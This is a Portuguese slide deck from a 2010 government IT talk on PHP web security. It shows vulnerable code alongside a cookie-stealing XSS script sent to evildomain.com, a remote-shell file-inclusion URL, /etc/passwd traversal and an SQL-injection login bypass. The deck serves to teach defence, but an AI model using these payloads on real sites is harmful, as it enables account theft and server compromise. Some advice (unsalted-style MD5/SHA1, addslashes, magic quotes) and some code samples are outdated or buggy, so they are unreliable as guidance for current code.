Ministério da Fazenda

Serviço Federal de Processamento de Dados (SERPRO)

PHP Security.

Palestrante: Oscar Marques (SUPSI/SISEG/SISRJ).
oscar.marques@serpro.gov.br

20/11/2010

Título

Autor

- Atua na Divisão de Segurança da Informação no RJ- SUPSI/SISEG/SISRJ.
- Organizador da µCon Security Conference.
- Redator da TheBug!Magazine.
- Security Pen Test Expert.
- Malware Analyst.
- Hardware Developer.
- Palestrante em diversos eventos.
- Pesquisas:
  - *nix, networking, vulnerability analysis and research, compilers, debuggers, security, os dev, cryptology, forensic, secure coding, rfid, gsm, lock picking, satcom, usrp, malwares, cameras, telecom, espionage, phone phreaking, smartcard, reverse engineering, eletronic warfare, privacy, counter measures, hardware and software hacking, embedded systems.

PHP Security.

O que é Segurança?

Segurança é a percepção de se estar protegido de riscos, perigos ou perdas.

O que é Segurança da Informação?

Segurança da Informação está relacionada com proteção de um conjunto de dados, no sentido de preservar o valor que possuem para um indivíduo ou uma organização. São características básicas da segurança da informação os atributos de confidencialidade, integridade e disponibilidade, não estando esta segurança restrita somente a sistemas computacionais, informações eletrônicas ou sistemas de armazenamento. O conceito se aplica a todos os aspectos de proteção de informações e dados. O conceito de Segurança Informática ou Segurança de Computadores está intimamente relacionado com o de Segurança da Informação, incluindo não apenas a segurança dos dados/informação, mas também a dos sistemas em si.

PHP Security.

PHP X Security

PHP:
- Linguagem web, dinâmica, muita usada.
- Muitos programadores novos, sem conhecimento de SI e práticas de boa programação.
- Potencialmente inseguro, se não tratado.

Security:
- Proteger seus dados, sua empresa, seus clientes, sua fama.
- Presente em TODAS as fases do projeto.
- Preocupações futuras (Copa do Mundo, Olimpíada... **TERRORISMO**).

PHP Security.

Ataques: Origem e Motivação

• Roubo de informações
- Benefício Próprio (extorsão, cartão de crédito, dados pessoais).
- Espionagem Industrial (projetos, bancos de dados, etc...).
• Defacement
- Mass scaning/defacing.
• (Ex-)Funcionários insatisfeitos
- Salários baixos ou demissões injustas.
- Parada de serviço (DoS).
• Worms

PHP Security.

Princípios da Segurança na Web:


• “all input is evil until proven otherwise”.
- Entradas visíveis e de fácil manipulação
    - Campos texto
    -Variáveis de URL
- Entradas de manipulação intermediário
    - Campos hidden
    - Valores de cookies
    - Demais inputs (select, checkbox, radio etc)
- Entradas de difícil manipulação
    - Campos de cabeçalhos HTTP (headers)

• Ter uma noção das falhas não é suficiente.
• White List X Black List.

Ameaças

PHP Security.

Ameaças:



XSS

PHP Security.

- XSS (Cross Site Scripting) = ato de inserir conteúdo, como código maliciso em HTML/Javascript
- Usualmente é usado para roubar cookies que contém informação sensível como dados de login.
- Alta ocorrência devido a má filtragem dos dados, que podem ser manipulados pelo usuário.
- XSS permitem a criação de Worms (XSS + AJAX = Worm do Orkut).

Podem ser:

- Persistente (carregado em qualquer requisição)
- Não persistente (carregado somente na própria requisição)

PHP Security.

Exemplo:

```
$id = $_GET['id'];
echo 'Mostrando item número: '.$id;
```

- $_GET['id'] for um número, ok... Porém se for:

```
<script>
window.location.href = "http://evildomain.com/ladrao_cookie.php?c=" + document.cookie;
</script>
```

- Atacante inseri dado malicioso = Roubo de Cookie

PHP Security.

XSS: Como se proteger?

- Atenção no desenvolvimento do código
- Auditoria no código
- Uso de ferramentas para auditoria
    - Pixy - Audita o código em busca de XSS e SQL Injection
    - Spike - Warnings, Erros e XSS / SQL Injection
    - PHPIDS - Audita o código em busca de XSS e SQL Injection
    - Acunetix Web Scanner.
    - Nikto e outros...

- Filtro de Inputs
    - addslashes();
    - htmlspecialchars();
    - htmlentities();
    - strip_tags();

SQL Injection

PHP Security.

SQL Injection.

- Backend para armazenar os dados, usando queries para inserir e selecionar os dados.

- Site vulneravel (muitos não sabem)

- Input malicioso, query consegue ser manipulada pelo atacante.

- SELECT, ALTER, DROP...

PHP Security.

SQL Injection.

```
$username = $_POST['username'];
$password = $_POST['password'];

$result = mysql_query("
SELECT *
FROM
    site_users
WHERE
    username = '$username'
    AND
    password = '$password'
");

if ( mysql_num_rows($result) > 0 )
    // logged in
```

PHP Security.

SQL Injection.

- Código vulnerável!

Se ele inserir:

```
' OR 1=1 '
```

Nossa query SQL será:

```
SELECT *
FROM
   site_users
WHERE
   username = 'admin'
   AND
   password = '' OR 1=1
```

Provendo assim, acesso ao atacante sem necessidade de senha.

Upload de arquivos

PHP Security.

Upload de arquivos:

- Uploads de arquivos potencialmente o maior risco de segurança no desenvolvimento web.

- Terceiros colocando arquivos maliciosos no servidor.

- Podemos monitorar o envio e evitar ataques.

PHP Security.

Upload de arquivos:

Testar:

- O mime-type do arquivo.
- A extensão do arquivo.

Aceitar somente:

- image/png
- image/x-png
- image/gif
- image/jpeg
- image/pjpeg

PHP Security.

Upload de arquivos

```
$Mimesvalidos = array(
    'image/png',
    'image/x-png',
    'image/gif',
    'image/jpeg',
    'image/pjpeg'
);

$image = $_FILES['image'];

if(!in_array($image['type'], $Mimesvalidos)) {
    die('Desculpe, tipo não permitido');
}
```

PHP Security.

Upload de arquivos:

- Testar a extensão do arquivo:

- É possível mascarar um mime-type;

- Vetor de ataque (imagem), inserir código PHP na seções do formato do arquivo (meta data section).

- Servidor aceita o arquivo malicioso

- Arquivo hospedado = acesso ao atacante (execução remota de comandos).

- Devemos checar as extensões baseadas no mime-type

PHP Security.

Upload de arquivos

```
$Mimesvalidos = array(
    'image/png',
    'image/x-png',
    'image/gif',
    'image/jpeg',
    'image/pjpeg'
);

$image = $_FILES['image'];

if(!in_array($image['type'], $Mimesvalidos)) {
    die('Desculpe, tipo não permitido');
}

// Get the filename minus the file extension:
$filename = substr($image['name'], 0, strrpos($image['name'], '.'));

// Append the appropriate extension
$filename .= $validMimes[$image['type']];
```

LFI/RFI Local/Remote File Inclusion

PHP Security.

LFI/RFI:

- RFI é um tipo de vulnerabilidade encontrada em muitos sites.
- Atacante inclui um arquivo remoto através de um script hospedado no servidor web.
- Vulnerabilidade: entrar dados sem o tratamento correto.

Ataques possíveis:

- Execução remota no servidor web.
- Execução no lado cliente com JavaScript permitindo ataques de Cross Site Scripting (XSS).
- Negação de serviço.
- Roubo de dados.

```
http://example.com/index.php?file=http://evil.com/remoteshell.txt?cmd=id;w;
```

PHP Security.

LFI/RFI:

- LFI é um tipo de vulnerabilidade encontrada em muitos sites,
- Atacante inclui um arquivo local hospedado no servidor web.
- Vulnerabilidade, entrada de dados sem filtragem.

```
http://example.com/index.php?file=menu.php
```

O que aconteceria se fizessemos isso?

```
http://example.com/index.php?file=../../../../../etc/passwd
```

Ou isso?

```
http://example.com/index.php?file=../config.inc
```

Register Globals

PHP Security.

Register Globals:

- register_globals é uma configuração do PHP
- Automaticamente pega os dados dos arrays superglobais ($_GET, $_POST, $_SERVER, $_COOKIE, $_REQUEST and $_FILE)
- Aponta eles para uma variavel global.

$_POST['message'] será automaticamente setado para $message, por exemplo.

- Função automaticamente desabilitada nas novas instalações do PHP, e com uma boa razão.

PHP Security.

Register Globals.

```
if($_POST['usuario'] == 'user' && $_POST['senha'] == 'password') {
    $autenticado = true;
}

if($autenticado) {
    // ...
}
```

Com register_globals desabilitado, o script funciona assim: $autenticado é somente setado se o usuário colocar a senha correta.
- Register_globals habilitado, o atacante pode rodar o script assim:

```
script.php?authenticated=true
```

- Acesso autorizado sem necessidade de saber a senha.

PHP Security.

Register Globals:

No caso de um hosting compartilhado dificilmente você poderá alterar as configurações do PHP. Mas voce pode criar scripts que não são afetados por qualquer ataque no register_globals.

Veja o exemplo abaixo:

```
$autenticado = false;

if($_POST['usuario'] == 'user' && $_POST['senha'] == 'password') {
    $autenticado = true;
}

if($authenticado) {
    // ...
}
```

Setando $autenticado para falso, nos evitamos ataques atraves do register_globals.

Magic Quotes

PHP Security.

Magic Quotes:

- Magic Quotes tentativa dos desenvolvedores do PHP de adicionar algumas politicas de seguranca padrao no PHP.

- magic_quotes_gpc estiver habilitada, todo ' (aspas simples), " (aspas duplas), \ (barra invertida) e caracteres NULOS sao escapados com barra invertida automaticamente.

- Não é o mesmo que a função mysql_real_escape_string()

- Habilitar essa opção não vai te previnir ataques de SQL Injection.

- Possiblidade de portabilidade: alguns hosts tem essa opção habilitada e outros, não.

Se um script vai ser usado em múltiplos sistemas:

- Checar se magic quotes está habilitado e atuando apropriadamente.

PHP Security.

Magic Quotes:

Mas existe solução para isso, voce mesmo pode adicionar magic quotes:

```
function add_magic_quotes($array) {
    foreach ($array as $k => $v) {
        if (is_array($v)) {
            $array[$k] = add_magic_quotes($v);
        } else {
            $array[$k] = addslashes($v);
        }
    }
    return $array;
}
if (!get_magic_quotes_gpc()) {
    $_GET    = add_magic_quotes($_GET);
    $_POST   = add_magic_quotes($_POST);
    $_COOKIE = add_magic_quotes($_COOKIE);
}
```

PHP Security.

Magic Quotes:

Alternadamente voce pode fazer o oposto, e remover as barras se magic quotes estiver habilitado:

```
function remove_magic_quotes($array) {
    foreach ($array as $k => $v) {
        if (is_array($v)) {
            $array[$k] = remove_magic_quotes($v);
        } else {
            $array[$k] = stripslashes($v);
        }
    }
    return $array;
}
if (get_magic_quotes_gpc()) {
    $_GET    = remove_magic_quotes($_GET);
    $_POST   = remove_magic_quotes($_POST);
    $_COOKIE =
remove_magic_quotes($_COOKIE);
}
```

Error Reporting

PHP Security.

Error reporting:

- Informacoes importantes podem vazar no evento de um erro, até o menor deles.

- Funcao chamada error_reporting que te permite alterar a quantidade de informacao exposta.

- Funcao para mostrar todos os erros, avisos e noticias assim:

```
error_reporting(E_ERROR | E_WARNING | E_PARSE | E_NOTICE);
```

- Avisos de erros que ajudam voce no desenvolvimento do script.

- Se colocar os sites em producao, as informações podem servir de ajuda ao atacante.

PHP Security.

Error reporting:

- Voce não pode prever todos os erros durante o desenvolvimento do script, ele pode ficar sem memoria ou espaço em disco, por exemplo.
- Desabilitar a mostra de erros e forçar a logar os erros num arquivo fora do diretório principal. O publico nao pode ver se algo sai errado, mas você pode:

```
error_reporting(E_ALL^E_NOTICE); // Nivel sensível de resposta
ini_set('display_errors', 0); // Esconda os erros
ini_set('log_errors', 1);
ini_set('error_log', 'path/to_your/log.txt'); // Preferencialmente num local fora do diretório padrão.
```

- Função set_error_handler(), voce mesmo escrever suas mensagens de erros
- Um sistema mais sofisticado, mostrando erros aos adminstradores
- Melhor que mensagem confusa de erros.

Senhas em texto Puro

PHP Security.

Senhas em texto puro:

- Quando usar senhas, é importante nao armazenar em texto puro.
- Atacante ganha acesso ao banco de dados ou cookies do usuario, ele pode saber a senha.

O que se deve fazer?

- Armazenar as senhas usando metodos de hashing (MD5, SHA1).
- SHA1 é considerado mais seguro mas ambos atendem as necessidades.

PHP Security.

Senhas em texto puro:

```
$user_name =
mysql_real_escape_string($_POST['username']);
$user_password = md5($_POST['password']);

$result = mysql_query('
SELECT COUNT(*) AS count
FROM users
WHERE user_name = '".$user_name."'
AND user_password = '".$user_password."'
');

$row = mysql_fetch_assoc($result);

if($row['count'] > 0) {
    // Password is okay.
}
```

PHP Security.

Senhas em texto puro:

- Atacante acessa nosso banco?
Como proteger melhor as senhas?

Salt:
- Inserção de novos caracteres junto a senha.

```
$salt = 'thequickbrownfox';
$password 'foobar123';

$salted_hash = md5($salt . $password);
```

- Atacante agora necessita descobrir o salt.
- Atacante ve quanto salgado é atacar.
- Atacante não experiente perde tempo tentando Rainbow Tables.

PHP Security.

Senhas em texto puro:

- Salt no inicio do script de validação de usuários:

```
$salt = 'thequickbrownfox';

$user_name = mysql_real_escape_string($_POST['username']);
$user_password = md5($salt . $_POST['password']);

$result = mysql_query('
SELECT COUNT(*) AS count
FROM users
WHERE user_name = "'.$user_name.'"
AND user_password = "'.$user_password.'"
');

$row = mysql_fetch_assoc($result);

if($row['count'] > 0) {
    // Password is okay.
}
```

OWASP

PHP Security.

O Open Web Application Security Project (OWASP) é uma comunidade livre e aberta, mundialmente centrada na melhoria da segurança dos softwares. Sua missão é tornar a segurança das aplicações visíveis, para que as pessoas e organizações possam tomar conhecimento sobre os verdadeiros riscos de segurança que uma aplicação pode sofrer. Todos são livres de participar do OWASP, e todos os materiais estão disponíveis sob uma licença de software livre.

Links

PHP Security.

- http://www.php-security.org/

- http://www.hardened-php.net/suhosin/

- http://php.net/manual/en/security.php

- http://www.sektioneins.com/en/php-security-poster-english/index.html

DÚVIDAS?